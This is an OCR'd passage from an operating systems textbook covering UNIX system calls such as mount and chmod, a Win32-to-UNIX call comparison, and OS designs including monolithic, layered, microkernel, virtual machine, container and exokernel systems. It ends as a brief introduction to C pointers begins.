As we have mentioned earlier, the mount system call allows two file systems to be merged into one. A common situation is to have the root file system, containing the binary (executable) versions of the common commands and other heavily used files, on an SSD / hard disk (sub)partition and user files on another (sub)partition. Further, the user can then insert a USB disk with files to be read.

By executing the mount system call, the USB file system can be attached to the root file system, as shown in Fig. 1-22. A typical statement in C to mount is

```
mount("/dev/sdb0", "/mnt", 0);
```

where the first parameter is the name of a block special file for USB drive 0, the second parameter is the place in the tree where it is to be mounted, and the third parameter tells whether the file system is to be mounted read-write or read-only.



Figure 1-22. (a) File system before the mount. (b) File system after the mount.

After the mount call, a file on drive 0 can be accessed by just using its path from the root directory or the working directory, without regard to which drive it is on. In fact, second, third, and fourth drives can also be mounted anywhere in the tree. The mount call makes it possible to integrate removable media into a single integrated file hierarchy, without having to worry about which device a file is on. Although this example involves USB drives, portions of hard disks (often called **partitions** or **minor devices**) can also be mounted this way, as well as external hard disks and SSDs. When a file system is no longer needed, it can be unmounted with the umount system call. After that, it is no longer accessible. Of course, if it is needed later on, it can be mounted again.

1.6.4 Miscellaneous System Calls

A variety of other system calls exist as well. We will look at just four of them here. The chdir call changes the current working directory. After the call

```
chdir("/usr/ast/test");
```

an open on the file *xyz* will open */usr/ast/test/xyz*. The concept of a working directory eliminates the need for typing (long) absolute path names all the time.

In UNIX every file has a mode used for protection. The mode includes the read-write-execute bits for the owner, group, and others. The chmod system call makes it possible to change the mode of a file. For example, to make a file read-only by everyone except the owner, one could execute

```
chmod("file", 0644);
```

The kill system call is the way users and user processes send signals. If a process is prepared to catch a particular signal, then when it arrives, a signal handler is run. If the process is not prepared to handle a signal, then its arrival kills the process (hence the name of the call).

POSIX defines a number of procedures for dealing with time. For example, time just returns the current time in seconds, with 0 corresponding to Jan. 1, 1970 at midnight (just as the day was starting, not ending). On computers using 32-bit words, the maximum value time can return is $2^{32} - 1$ seconds (assuming an unsigned integer is used). This value corresponds to a little over 136 years. Thus in the year 2106, 32-bit UNIX systems will go berserk, not unlike the famous Y2K problem that would have wreaked havoc with the world's computers in 2000, were it not for the massive effort the IT industry put into fixing the problem. If you currently have a 32-bit UNIX system, you are advised to trade it in for a 64-bit one sometime before the year 2106.

1.6.5 The Windows API

So far we have focused primarily on UNIX. Now it is time to look briefly at Windows. Windows and UNIX differ in a fundamental way in their respective programming models. A UNIX program consists of code that does something or other, making system calls to have certain services performed. In contrast, a Windows program is normally event driven. The main program waits for some event to happen, then calls a procedure to handle it. Typical events are keys being struck, the mouse being moved, a mouse button being pushed, or a USB drive inserted or removed from the computer. Handlers are then called to process the event, update the screen, and update the internal program state. All in all, this leads to a somewhat different style of programming than with UNIX, but since the focus of this book is on operating system function and structure, these different programming models will not concern us much more.

Of course, Windows also has system calls. With UNIX, there is almost a one-to-one relationship between the system calls (e.g., read) and the library procedures (e.g., *read*) used to invoke the system calls. In other words, for each system call, there is roughly one library procedure that is called to invoke it, as indicated in Fig. 1-17. Furthermore, POSIX has only on the order of 100 procedure calls.

With Windows, the situation is radically different. To start with, the library calls and the actual system calls are highly decoupled. Microsoft has defined a set of procedures called the **WinAPI**, **Win32 API**, or **Win64 API** (**Application Programming Interface**) that programmers are expected to use to get operating system services. This interface is (partially) supported on all versions of Windows since Windows 95. By decoupling the API interface that programmer's use from the actual system calls, Microsoft retains the ability to change the actual system calls in time (even from release to release) without invalidating existing programs. What actually constitutes Win32 is also slightly ambiguous because recent versions of Windows have many new calls that were not previously available. In this section, Win32 means the interface supported by all versions of Windows. Win32 provides compatibility among versions of Windows. Win64 is largely Win32 with bigger pointers so we will focus on Win32 here.

The number of Win32 API calls is extremely large, numbering in the thousands. Furthermore, while many of them do invoke system calls, a substantial number are carried out entirely in user space. As a consequence, with Windows it is impossible to see what is a system call (i.e., performed by the kernel) and what is simply a user-space library call. In fact, what is a system call in one version of Windows may be done in user space in a different version, and vice versa. When we discuss the Windows system calls in this book, we will use the Win32 procedures (where appropriate) since Microsoft guarantees that these will be stable over time. But it is worth remembering that not all of them are true system calls (i.e., traps to the kernel).

The Win32 API has a huge number of calls for managing windows, geometric figures, text, fonts, scrollbars, dialog boxes, menus, and other features of the GUI. To the extent that the graphics subsystem runs in the kernel (true on some versions of Windows but not on all), these are system calls; otherwise they are just library calls. Should we discuss these calls in this book or not? Since they are not really related to the function of an operating system, we have decided not to, even though they may be carried out by the kernel. Readers interested in the Win32 API should consult one of the many books on the subject (e.g., Yosifovich, 2020).

Even introducing all the Win32 API calls here is out of the question, so we will restrict ourselves to those calls that roughly correspond to the functionality of the UNIX calls listed in Fig. 1-18. These are listed in Fig. 1-23.

Let us now briefly go through the list of Fig. 1-23. CreateProcess creates a new process. It does the combined work of fork and execve in UNIX. It has many parameters specifying the properties of the newly created process. Windows does not have a process hierarchy like UNIX does, so there is no concept of a parent

UNIX	Win32	Description
fork	CreateProcess	Create a new process
waitpid	WaitForSingleObject	Can wait for a process to exit
execve	(none)	CreateProcess = fork + execve
exit	ExitProcess	Terminate execution
open	CreateFile	Create a file or open an existing file
close	CloseHandle	Close a file
read	ReadFile	Read data from a file
write	WriteFile	Write data to a file
lseek	SetFilePointer	Move the file pointer
stat	GetFileAttributesEx	Get various file attributes
mkdir	CreateDirectory	Create a new directory
rmdir	RemoveDirectory	Remove an empty directory
link	(none)	Win32 does not support links
unlink	DeleteFile	Destroy an existing file
mount	(none)	Win32 does not support mount
umount	(none)	Win32 does not support mount, so no umount
chdir	SetCurrentDirectory	Change the current working directory
chmod	(none)	Win32 does not support security (although NT does)
kill	(none)	Win32 does not support signals
time	GetLocalTime	Get the current time

Figure 1-23. The Win32 API calls that roughly correspond to the UNIX calls of Fig. 1-18. It is worth emphasizing that Windows has a very large number of other system calls, most of which do not correspond to anything in UNIX.

process and a child process. After a process is created, the creator and createe are equals. WaitForSingleObject is used to wait for an event. Many possible events can be waited for. If the parameter specifies a process, then the caller waits for the specified process to exit, which is done using ExitProcess.

The next six calls operate on files and are functionally similar to their UNIX counterparts although they differ in the parameters and details. Still, files can be opened, closed, read, and written pretty much as in UNIX. The SetFilePointer and GetFileAttributesEx calls set the file position and get some of the file attributes.

Windows has directories and they are created with CreateDirectory and RemoveDirectory API calls, respectively. There is also a notion of a current directory, set by SetCurrentDirectory. The current time of day is acquired using GetLocalTime.

The Win32 interface does not have links to files, mounted file systems, security, or signals, so the calls corresponding to the UNIX ones do not exist. Of course, Win32 has a huge number of other calls that UNIX does not have, especially for

managing the GUI. For instance, Windows 11 has an elaborate security system and also supports file links.

One last note about Win32 is perhaps worth making. Win32 is not a terribly uniform or consistent interface. The main culprit here was the need to be backward compatible with the previous 16-bit interface used in Windows 3.x.

1.7 OPERATING SYSTEM STRUCTURE

Now that we have seen what operating systems look like on the outside (i.e., the programmer's interface), it is time to take a look inside. In the following sections, we will examine six different structures that have been tried, in order to get some idea of the spectrum of possibilities. These are by no means exhaustive, but they give an idea of some designs that have been tried in practice. The six designs we will discuss here are monolithic systems, layered systems, microkernels, client-server systems, virtual machines, and exo- and unikernels.

1.7.1 Monolithic Systems

By far the most common organization, the monolithic approach is to run the entire operating system as a single program in kernel mode. The operating system is written as a collection of procedures, linked together into a single large executable binary program. When this technique is used, each procedure in the system is free to call any other one, if the latter provides some useful computation that the former needs. Being able to call any procedure you want is very efficient, but having thousands of procedures that can call each other without restriction may also lead to a system that is unwieldy and difficult to understand. Also, a crash in any of these procedures will take down the entire operating system.

To construct the actual object program of the operating system when this approach is used, one first compiles all the individual procedures (or the files containing the procedures) and then binds them all together into a single executable file using the system linker. In terms of information hiding, there is essentially none—every procedure is visible to every other procedure (as opposed to a structure containing modules or packages, in which much of the information is hidden away inside modules, and only the officially designated entry points can be called from outside the module).

Even in monolithic systems, however, it is possible to have some structure. The services (system calls) provided by the operating system are requested by putting the parameters in a well-defined place (e.g., on the stack) and then executing a trap instruction. This instruction switches the machine from user mode to kernel mode and transfers control to the operating system, shown as step 6 in Fig. 1-17. The operating system then fetches the parameters and determines which system call is to be carried out. After that, it indexes into a table that contains in slot *k* a pointer to the procedure that carries out system call *k* (step 7 in Fig. 1-17).

This organization suggests a basic structure for the operating system:

1. A main program that invokes the requested service procedure.
2. A set of service procedures that carry out the system calls.
3. A set of utility procedures that help the service procedures.

In this model, for each system call there is one service procedure that takes care of it and executes it. The utility procedures do things that are needed by several service procedures, such as fetching data from user programs. This division of the procedures into three layers is shown in Fig. 1-24.



Figure 1-24. A simple structuring model for a monolithic system.

In addition to the core operating system that is loaded when the computer is booted, many operating systems support loadable extensions, such as I/O device drivers and file systems. These components are loaded on demand. In UNIX they are called **shared libraries**. In Windows they are called **DLLs** (**Dynamic-Link Libraries**). They have file extension *.dll* and the *C:\Windows\system32* directory on Windows systems has well over 1000 of them.

1.7.2 Layered Systems

A generalization of the approach of Fig. 1-24 is to organize the operating system as a hierarchy of layers, each one constructed upon the one below it. The first system constructed in this way was the THE system built at the Technische Hogeschool Eindhoven in the Netherlands by E. W. Dijkstra (1968) and his students. The THE system was a simple batch system for a Dutch computer, the Electrologica X8, which had 32K of 27-bit words (bits were expensive back then).

The system had six layers, as shown in Fig. 1-25. Layer 0 dealt with allocation of the processor, switching between processes when interrupts occurred or timers expired. Above layer 0, the system consisted of sequential processes, each of

which could be programmed without having to worry about the fact that multiple processes were running on a single processor. In other words, layer 0 provided the basic multiprogramming of the CPU.

Layer	Function
5	The operator
4	User programs
3	Input/output management
2	Operator-process communication
1	Memory and drum management
0	Processor allocation and multiprogramming

Figure 1-25. Structure of the THE operating system.

Layer 1 did the memory management. It allocated space for processes in main memory and on a 512K word drum used for holding parts of processes (pages) for which there was no room in main memory. Above layer 1, processes did not have to worry about whether they were in memory or on the drum; the layer 1 software took care of making sure pages were brought into memory at the moment they were needed and removed when they were not needed.

Layer 2 handled communication between each process and the operator console (that is, the user). On top of this layer, each process effectively had its own operator console. Layer 3 took care of managing the I/O devices and buffering the information streams to and from them. Above layer 3 each process could deal with abstract I/O devices with nice properties, instead of real devices with many peculiarities. Layer 4 was where the user programs were found. They did not have to worry about process, memory, console, or I/O management. The system operator process was located in layer 5.

A further generalization of the layering concept was present in the MULTICS system. Instead of layers, MULTICS was described as having a series of concentric rings, with the inner ones being more privileged than the outer ones (which is effectively the same thing). When a procedure in an outer ring wanted to call a procedure in an inner ring, it had to make the equivalent of a system call, that is, a TRAP instruction whose parameters were carefully checked for validity before the call was allowed to proceed. Although the entire operating system was part of the address space of each user process in MULTICS, the hardware made it possible to designate individual procedures (memory segments, actually) as protected against reading, writing, or executing.

Whereas the THE layering scheme was really only a design aid, because all the parts of the system were ultimately linked together into a single executable program, in MULTICS, the ring mechanism was very much present at run time and enforced by the hardware. The advantage of the ring mechanism is that it can easily be extended to structure user subsystems. For example, a professor could write a

program to test and grade student programs and run this program in ring n, with the student programs running in ring $n + 1$ so that they could not change their grades.

1.7.3 Microkernels

With the layered approach, the designers have a choice where to draw the kernel-user boundary. Traditionally, all the layers went in the kernel, but that is not necessary. In fact, a strong case can be made for putting as little as possible in kernel mode because bugs in the kernel can bring down the system instantly. In contrast, user processes have less power so that a bug there may not be fatal.

Various researchers have repeatedly studied the number of bugs per 1000 lines of code (e.g., Basilli and Perricone, 1984; and Ostrand and Weyuker, 2002). Bug density depends on module size, module age, and more, but a ballpark figure for serious industrial systems is between two and ten bugs per thousand lines of code. This means that a monolithic operating system of five million lines of code is likely to contain between 10,000 and 50,000 kernel bugs. Not all of these are fatal, of course, since some bugs may be things like a minor misspelling in an error message is rarely needed.

The basic idea behind the microkernel design is to achieve high reliability by splitting the operating system up into small, well-defined modules, only one of which—the microkernel—runs in kernel mode and the rest run as relatively powerless ordinary user processes. In particular, by running each device driver and file system as a separate user process, a bug in one of these can crash that component, but cannot crash the entire system. Thus, a bug in the audio driver will cause the sound to be garbled or stop, but will not crash the computer. In contrast, in a monolithic system with all the drivers in the kernel, a buggy audio driver can easily reference an invalid memory address and bring the system to a grinding halt instantly.

Many microkernels have been implemented and deployed for decades (Haertig et al., 1997; Heiser et al., 2006; Herder et al., 2006; Hildebrand, 1992; Kirsch et al., 2005; Liedtke, 1993, 1995, 1996; Pike et al., 1992; and Zuberi et al., 1999). With the exception of macOS, which is based on the Mach microkernel (Accetta et al., 1986), common desktop operating systems do not use microkernels. However, they are dominant in real-time, industrial, avionics, and military applications that are mission critical and have very high reliability requirements. A few of the better-known microkernels include Integrity, K42, L4, PikeOS, QNX, Symbian, and MINIX 3. We now give a brief overview of MINIX 3, which has taken the idea of modularity to the limit, breaking most of the operating system up into a number of independent user-mode processes. MINIX 3 is a POSIX-conformant, open source system freely available at *www.minix3.org* (Giuffrida et al., 2012; Giuffrida et al., 2013; Herder et al., 2006; Herder et al., 2009; and Hruby et al., 2013). Intel adopted MINIX 3 for its management engine in virtually all its CPUs.

The MINIX 3 microkernel is only about 15,000 lines of C and some 1400 lines of assembler for very low-level functions such as catching interrupts and switching processes. The C code manages and schedules processes, handles interprocess communication (by passing messages between processes), and offers a set of about 40 kernel calls to allow the rest of the operating system to do its work. These calls perform functions like hooking handlers to interrupts, moving data between address spaces, and installing memory maps for new processes. The process structure of MINIX 3 is shown in Fig. 1-26, with the kernel call handlers labeled *Sys*. The device driver for the clock is also in the kernel because the scheduler interacts closely with it. The other device drivers run as separate user processes.



Figure 1-26. Simplified structure of the MINIX system.

Outside the kernel, the system is structured as three layers of processes all running in user mode. The lowest layer contains the device drivers. Since they run in user mode, they do not have physical access to the I/O port space and cannot issue I/O commands directly. Instead, to program an I/O device, the driver builds a structure telling which values to write to which I/O ports and makes a kernel call telling the kernel to do the write. This approach means that the kernel can check to see that the driver is writing (or reading) from I/O it is authorized to use. Consequently (and unlike a monolithic design), a buggy audio driver cannot accidentally write on the SSD or disk.

Above the drivers is another user-mode layer containing the servers, which do most of the work of the operating system. One or more file servers manage the file system(s), the process manager creates, destroys, and manages processes, and so on. User programs obtain operating system services by sending short messages to the servers asking for the POSIX system calls. For example, a process needing to do a read sends a message to one of the file servers telling it what to read.

One interesting server is the **reincarnation server**, whose job is to check if the other servers and drivers are functioning correctly. In the event that a faulty one is

detected, it is automatically replaced without any user intervention. In this way, the system is self-healing and can achieve high reliability.

The system has many restrictions limiting the power of each process. As mentioned, drivers can touch only authorized I/O ports, but access to kernel calls is also controlled on a per-process basis, as is the ability to send messages to other processes. Processes can also grant limited permission for other processes to have the kernel access their address spaces. As an example, a file system can grant permission for the disk driver to let the kernel put a newly read-in disk block at a specific address within the file system's address space. The sum total of all these restrictions is that each driver and server has exactly the power to do its work and nothing more, thus greatly limiting the damage a buggy component can do. Restricting what a component can do to exactly that what it needs to do its work is known as the **POLA** (**Principle of Least Authority**) an important design principle for building secure systems. We will discuss other such principles in Chap. 9.

An idea somewhat related to having a minimal kernel is to put the **mechanism** for doing something in the kernel but not the **policy**. To make this point better, consider the scheduling of processes. A relatively simple scheduling algorithm is to assign a numerical priority to every process and then have the kernel run the highest-priority process that is runnable. The mechanism—in the kernel—is to look for the highest-priority process and run it. The policy—assigning priorities to processes—can be done by user-mode processes. In this way, policy and mechanism can be decoupled and the kernel can be made smaller.

1.7.4 Client-Server Model

A slight variation of the microkernel idea is to distinguish two classes of processes, the **servers**, each of which provides some service, and the **clients**, which use these services. This model is known as the **client-server** model. The essence is the presence of client processes and server processes.

Communication between clients and servers is often by message passing. To obtain a service, a client process constructs a message saying what it wants and sends it to the appropriate service. The service then does the work and sends back the answer. If the client and server happen to run on the same machine, certain optimizations are possible, but conceptually, we are still talking about message passing here.

A generalization of this idea is to have the clients and servers run on different computers, connected by a local or wide-area network, as depicted in Fig. 1-27. Since clients communicate with servers by sending messages, the clients need not know whether the messages are handled locally on their own machines, or whether they are sent across a network to servers on a remote. machine. As far as the client is concerned, the same thing happens in both cases: requests are sent and replies come back. Thus, the client-server model is an abstraction that can be used for a single machine or for a network of machines.



Figure 1-27. The client-server model over a network.

Increasingly many systems involve users at their home PCs as clients and large machines elsewhere running as servers. In fact, much of the Web operates this way. A PC sends a request for a Web page to the server and the Web page comes back. This is a typical use of the client-server model in a network.

1.7.5 Virtual Machines

The initial releases of OS/360 were strictly batch systems. Nevertheless, many 360 users wanted to be able to work interactively at a terminal, so various groups, both inside and outside IBM, decided to write timesharing systems for it. The official IBM timesharing system, TSS/360, was delivered late, and when it finally arrived it was so big and slow that few sites converted to it. It was eventually abandoned after its development had consumed some $50 million (Graham, 1970). But a group at IBM's Scientific Center in Cambridge, Massachusetts, produced a radically different system that IBM eventually accepted as a product. A linear descendant of it, called **z/VM**, is now widely used on IBM's current mainframes, the zSeries, which are heavily used in large corporate data centers, for example, as e-commerce servers that handle hundreds or thousands of transactions per second and use databases whose sizes run to millions of gigabytes.

VM/370

This system, originally called CP/CMS and later renamed VM/370 (Seawright and MacKinnon, 1979), was based on an astute observation: a timesharing system provides (1) multiprogramming and (2) an extended machine with a more convenient interface than the bare hardware. The essence of VM/370 is to completely separate these two functions.

The heart of the system, called a **virtual machine monitor**, runs on the bare hardware and does the multiprogramming, providing not one, but several virtual machines to the next layer up, as shown in Fig. 1-28. However, unlike all other operating systems, these virtual machines are not extended machines, with files

and other nice features. Instead, they are *exact* copies of the bare hardware, including kernel/user mode, I/O, interrupts, and everything else the real machine has.



Figure 1-28. The structure of VM/370 with CMS.

Because each virtual machine is identical to the true hardware, each one can run any operating system that will run directly on the bare hardware. Different virtual machines can, and frequently do, run different operating systems. On the original IBM VM/370 system, some ran OS/360 or one of the other large batch or transaction-processing operating systems, while others ran a single-user, interactive system called **CMS** (**Conversational Monitor System**) for interactive timesharing users. The latter was popular with programmers.

When a CMS program executed a system call, the call was trapped to the operating system in its own virtual machine, not to VM/370, just as it would be were it running on a real machine instead of a virtual one. CMS then issued the normal hardware I/O instructions for reading its virtual disk or whatever was needed to carry out the call. These I/O instructions were trapped by VM/370, which then performed them as part of its simulation of the real hardware. By completely separating the functions of multiprogramming and providing an extended machine, each of the pieces could be much simpler, more flexible, and much easier to maintain.

In its modern incarnation, z/VM is usually used to run multiple complete operating systems rather than stripped-down single-user systems like CMS. For example, the zSeries is capable of running one or more Linux virtual machines along with traditional IBM operating systems.

Virtual Machines Rediscovered

While IBM has had a virtual-machine product available for four decades, and a few other companies, including Oracle and Hewlett-Packard, have recently added virtual-machine support to their high-end enterprise servers, the idea of virtualization has largely been ignored in the PC world until recently. But in the past decades, a combination of new needs, new software, and new technologies have combined to make it a hot topic.

First the needs. Many companies have traditionally run their mail servers, Web servers, FTP servers, and other servers on separate computers, sometimes with

different operating systems. They see virtualization as a way to run them all on the same machine without having a crash of one server bring down the rest.

Virtualization is also popular in the Web hosting world. Without virtualization, Web hosting customers are forced to choose between **shared hosting** (which just gives them a login account on a Web server, but no control over the server software) and dedicated hosting (which gives them their own machine, which is very flexible but not cost effective for small to medium Websites). When a Web hosting company offers virtual machines for rent, a single physical machine can run many virtual machines, each of which appears to be a complete machine. Customers who rent a virtual machine can run whatever operating system and software they want to, but at a fraction of the cost of a dedicated server (because the same physical machine supports many virtual machines at the same time).

Another use of virtualization is for end users who want to be able to run two or more operating systems at the same time, say Windows and Linux, because some of their favorite application packages run on one and some run on the other. This situation is illustrated in Fig. 1-29(a), where the term "virtual machine monitor" has been renamed **type 1 hypervisor**, which is commonly used nowadays because "virtual machine monitor" requires more keystrokes than people are prepared to put up with now. Note that many authors use the terms interchangeably though.



Figure 1-29. (a) A type 1 hypervisor. (b) A pure type 2 hypervisor. (c) A practical type 2 hypervisor.

While no one disputes the attractiveness of virtual machines today, the problem then was implementation. In order to run virtual machine software on a computer, its CPU must be virtualizable (Popek and Goldberg, 1974). In a nutshell, here is the problem. When an operating system running on a virtual machine (in user mode) executes a privileged instruction, such as modifying the PSW or doing I/O, it is essential that the hardware trap to the virtual-machine monitor so the instruction can be emulated in software. On some CPUs—notably the Pentium, its predecessors, and its clones—attempts to execute privileged instructions in user mode are just ignored. This property made it impossible to have virtual machines on this hardware, which explains the lack of interest in the x86 world. Of course, there

were interpreters for the Pentium, such as *Bochs*, that ran on the Pentium, but with a performance loss of one to two orders of magnitude, they were not useful for serious work.

This situation changed as a result of several academic research projects in the 1990s and early years of this millennium, notably Disco at Stanford (Bugnion et al., 1997) and Xen at Cambridge University (Barham et al., 2003). These research papers led to several commercial products (e.g., VMware Workstation and Xen) and a revival of interest in virtual machines. Besides VMware and Xen, popular hypervisors today include KVM (for the Linux kernel), VirtualBox (by Oracle), and Hyper-V (by Microsoft).

Some of the early research projects improved the performance over interpreters like *Bochs* by translating blocks of code on the fly, storing them in an internal cache, and then reusing them if they were executed again. This improved the performance considerably, and led to what we will call **machine simulators**, as shown in Fig. 1-29(b). However, although this technique, known as **binary translation**, helped improve matters, the resulting systems, while good enough to publish papers about in academic conferences, were still not fast enough to use in commercial environments where performance matters a lot.

The next step in improving performance was to add a kernel module to do some of the heavy lifting, as shown in Fig. 1-29(c). In practice now, all commercially available hypervisors, such as VMware Workstation, use this hybrid strategy (and have many other improvements as well). They are called **type 2 hypervisors** by everyone, so we will (somewhat grudgingly) go along and use this name in the rest of this book, even though we would prefer to called them type 1.7 hypervisors to reflect the fact that they are not entirely user-mode programs. In Chap. 7, we will describe in detail how VMware Workstation works and what the various pieces do.

In practice, the real distinction between a type 1 hypervisor and a type 2 hypervisor is that a type 2 makes uses of a **host operating system** and its file system to create processes, store files, and so on. A type 1 hypervisor has no underlying support and must perform all these functions itself.

After a type 2 hypervisor is started, it reads the installation image file for the chosen **guest operating system** and installs the guest OS on a virtual disk, which is just a big file in the host operating system's file system. Type 1 hypervisors cannot do this because there is no host operating system to store files on. They must manage their own storage on a raw disk partition.

When the guest operating system is booted, it does the same thing it does on the actual hardware, typically starting up some background processes and then a GUI. To the user, the guest operating system behaves the same way it does when running on the bare metal even though that is not the case here.

A different approach to handling control instructions is to modify the operating system to remove them. This approach is not true virtualization. Instead it is called **paravirtualization**. We will discuss virtualization in Chap. 7.

The Java Virtual Machine

Another area where virtual machines are used, but in a somewhat different way, is for running Java programs. When Sun Microsystems invented the Java programming language, it also invented a virtual machine (i.e., a computer architecture) called the **JVM** (**Java Virtual Machine**). Sun no longer exists today (because Oracle bought the company), but Java is still with us. The Java compiler produces code for JVM, which then typically is executed by a software JVM interpreter. The advantage of this approach is that the JVM code can be shipped over the Internet to any computer that has a JVM interpreter and run there. If the compiler had produced SPARC or x86 binary programs, for example, they could not have been shipped and run anywhere as easily. (Of course, Sun could have produced a compiler that produced SPARC binaries and then distributed a SPARC interpreter, but JVM is a much simpler architecture to interpret.) Another advantage of using JVM is that if the interpreter is implemented properly, which is not completely trivial, incoming JVM programs can be checked for safety and then executed in a protected environment so they cannot steal data or do any damage.

Containers

Besides full virtualization, we can also run multiple instances of an operating system on a single machine at the same time by having the operating system itself support different systems, or **containers**. Containers are provided by the host operating system such as Windows or Linux and mostly run just the user mode portion of an operating system. Each container shares the host operating system kernel and typically the binaries and libraries in a read-only fashion. This way, a Linux host can support many Linux containers. Since a container does not contain a full operating system, it can be extremely lightweight.

Of course, there are downsides to containers also. First, it is not possible to run a container with a completely different operating system from that of the host. Also, unlike virtual machines, there is no strict resource partitioning. The container may be restricted in what it may access on SSD or disk and how much CPU time it gets, but all containers still share the resources in the underlying host operating system. Phrased differently, containers are process-level isolated. This means that a container that messes with the stability of the underlying kernel will also affect other containers.

1.7.6 Exokernels and Unikernels

Rather than cloning the actual machine, as is done with virtual machines, another strategy is partitioning it, in other words, giving each user a subset of the resources. Thus one virtual machine might get disk blocks 0 to 1023, the next one might get blocks 1024 to 2047, and so on.

At the bottom layer, running in kernel mode, is a program called the **exokernel** (Engler et al., 1995). Its job is to allocate resources to virtual machines and then check attempts to use them to make sure no machine is trying to use somebody else's resources. Each user-level virtual machine can run its own operating system, as on VM/370 and the Pentium virtual 8086s, except that each one is restricted to using only the resources it has asked for and been allocated.

The advantage of the exokernel scheme is that it saves a layer of mapping. In the other designs, each virtual machine thinks it has its own disk or SSD, with blocks running from 0 to some maximum, so the virtual machine monitor must maintain tables to remap disk block addresses (and all other resources). With the exokernel, this remapping is not needed. The exokernel need only keep track of which virtual machine has been assigned which resource. This method still has the advantage of separating the multiprogramming (in the exokernel) from the user operating system code (in user space), but with less overhead, since all the exokernel has to do is keep the virtual machines out of each other's hair.

The operating system functions were linked with the applications in the virtual machine in the form of a **LibOS** (**Library Operating System**), that needed only the functionality for the application(s) running in the user-level virtual machine. This idea, like so many others, was forgotten for a few decades, only to be rediscovered in recent years, in the form of **Unikernels**, minimal LibOS-based systems that contain just enough functionality to support a single application (such as a Web server) on a virtual machine. Unikernels have the potential to be highly efficient as protection between the operating system (LibOS) and application is not needed: since there is only one application on the virtual machine, all code can run in kernel mode.

1.8 THE WORLD ACCORDING TO C

Operating systems are normally large C (or sometimes C++) programs consisting of many pieces written by many programmers. The environment used for developing operating systems is very different from what individuals (such as students) are used to when writing small Java programs. This section is an attempt to give a very brief introduction to the world of writing an operating system for small-time Java or Python programmers.

1.8.1 The C Language

This is not a guide to C, but a short summary of some of the key differences between C and languages like **Python** and especially Java. Java is based on C, so there are many similarities between the two. Python is somewhat different, but still fairly similar. For convenience, we focus on Java. Java, Python, and C are all imperative languages with data types, variables, and control statements, for example. The primitive data types in C are integers (including short and long ones),

characters, and floating-point numbers. Composite data types can be constructed using arrays, structures, and unions. The control statements in C are similar to those in Java, including if, switch, for, and while statements. Functions and parameters are roughly the same in both languages.

One feature C has that Java and Python do not is explicit pointers. A **pointer** is a variable that points to (i.e., contains the address of) a variable or data structure. Consider the statements

```
char c1, c2, *p;
c1 = 'c';
p = &c1;
c2 = *p;
```

